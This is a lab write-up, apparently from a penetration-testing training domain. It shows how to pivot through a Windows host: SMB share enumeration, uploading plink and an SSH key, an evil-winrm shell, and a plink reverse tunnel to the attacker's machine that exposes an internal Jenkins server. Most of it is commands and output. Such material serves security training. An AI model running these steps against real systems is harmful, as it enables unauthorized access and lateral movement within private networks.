Windows plink pivoting

Have access to pivot machine.

```
┌─[user@attack]─[~/Desktop]
└──╼ $smbmap -d dollarcorp -H windowspivot -u 'student141' -p 'snipped'
[+] IP: windowspivot:445     Name: unknown
        Disk                                                    Permissions        Comment
          ----                                                  -----------        -------
          ADMIN$                                                READ, WRITE        Remote
Admin
          C$                                                    READ, WRITE        Default
share
          IPC$                                                  READ ONLY Remote IPC
          myshare                                               READ, WRITE
┌─[user@attack]─[~/Desktop]
└──╼ $
```

Able to access target shares folder.

```
┌─[user@attack]─[~/Desktop]
└──╼ $smbclient //windowspivot/myshare -U 'dollarcorp\student141'
Enter DOLLARCORP\student141's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov  6 22:44:52 2021
  ..                                  D        0  Sat Nov  6 22:44:52 2021

                    31298906 blocks of size 4096. 26101892 blocks available
smb: \>
```

Upload plink.

```
smb: \> put plink.exe
putting file plink.exe as \plink.exe (35736.5 kb/s) (average 35736.7 kb/s)
smb: \> ls
  .                                   D        0  Sat Nov  6 22:46:46 2021
  ..                                  D        0  Sat Nov  6 22:46:46 2021
  plink.exe                           A   731888  Sat Nov  6 22:46:46 2021

                    31298906 blocks of size 4096. 26101673 blocks available
smb: \>
```

Access remote machine using winrm.
https://www.hackingarticles.in/evil-winrm-winrm-pentesting-framework/

```
┌─[✗]─[user@attack]─[~/Desktop/evil-winrm]
└──╼ $evil-winrm -i 192.168.179.129 -u 'student141' -p 'SNIPPED'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\student141\Documents>
```

Convert id_rsa into putty equivalent.

```
┌─[root@attack]─[~/.ssh]
└──╼ #puttygen id_rsa -o id_putty
```

On attacking machine, make sure to have the following on sshd_config.

```
PermitRootLogin yes
PubkeyAuthentication yes
AuthorizedKeysFile  .ssh/authorized_keys .ssh/authorized_keys2
```

Make sure authorized keys are present.

```
┌─[root@attack]─[~/.ssh]
└──╼ #cp id_rsa.pub authorized_keys
┌─[root@attack]─[~/.ssh]
└──╼ #lsf
total 28K
drwx------ 1 root root  100 Nov  6 22:59 ./
drwx------ 1 root root  456 Nov  6 22:57 ../
-rw-r--r-- 1 root root  565 Nov  6 22:59 authorized_keys
-rw------- 1 root root 2.0K Nov  6 22:57 id_putty
-rw------- 1 root root 2.6K Nov  6 00:34 id_rsa
-rw-r--r-- 1 root root  565 Nov  6 00:34 id_rsa.pub
-rw-r--r-- 1 root root 8.4K Nov  6 22:59 known_hosts
┌─[root@attack]─[~/.ssh]
└──╼ #
```

Root login locally successful.

```
┌─[root@attack]─[~/.ssh]
└──╼ #ssh root@localhost
Linux attack 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64

 ____                      _   ____
|  _ \ __ _ _ __ _ __ ___ | |_/ ___|  ___  ___
| |_) / _` | '__| '__/ _ \| __\___ \ / _ \/ __|
|  __/ (_| | |  | | | (_) | |_ ___) |  __/ (__
|_|   \__,_|_|  |_|  \___/ \__|____/ \___|\___|




The programs included with the Parrot GNU/Linux are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Parrot GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov  6 23:00:27 2021 from ::1
┌─[root@attack]─[~]
└──╼ #
```

Now upload the priv key that was converted by putty.


```
┌─[root@attack]─[~/.ssh]
└──╼ #smbclient //windowspivot/myshare -U 'dollarcorp\student141'
Enter DOLLARCORP\student141's password:
Try "help" to get a list of possible commands.
smb: \> put id_putty
putting file id_putty as \id_putty (1991.0 kb/s) (average 1991.2 kb/s)
smb: \> ls
  .                                   D        0  Sat Nov  6 23:04:22 2021
  ..                                  D        0  Sat Nov  6 23:04:22 2021
  id_putty                            A     2039  Sat Nov  6 23:04:22 2021
  plink.exe                           A   731888  Sat Nov  6 22:46:46 2021

                   31298906 blocks of size 4096. 26096196 blocks available
smb: \>
```

Now issue the command below.
192.168.234.150 is the ip address of ci.dollarcorp.moneycorp.local
8080 is the port that is used for Jenkins.
Id_putty is the keyfile that Is used for successful authentication as root.

What the command does below is to forward port 8080 on the CI machine to our local port 8888.

```
*Evil-WinRM* PS C:\myshare> cmd.exe /c echo y | .\plink.exe -R 8888:192.168.234.150:8080
root@192.168.179.128 -i id_putty -N
plink.exe : The server's host key is not cached. You have no guarantee
    + CategoryInfo          : NotSpecified: (The server's ho...ve no guarantee:String) [],
RemoteException
    + FullyQualifiedErrorId : NativeCommandError
that the server is the computer you think it is.The server's ssh-ed25519 key fingerprint is:ssh-
ed25519 255 SHA256:Bd/b1xmDKtPM5vY4LR1A750It9L1XHmndR4sl5eXSXcIf you trust this host, enter "y"
to add the key toPuTTY's cache and carry on connecting.If you want to carry on connecting just
once, withoutadding the key to the cache, enter "n".If you do not trust this host, press Return
to abandon theconnection.Store key in cache? (y/n, Return cancels connection, i for more info)
Using username "root".y
```

Observe how i can now access CI machines Jenkins app locally on port 8888.


localhost:8888
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Jenkins
Dashboard
New Item
People
Build History
Manage Jenkins
My Views
Lockable Resources
New View
Build Queue
No builds in the queue.
Build Executor Status
1 Idle
2 Idle
All
+
S
W
Name ↓
test
Icon: S M L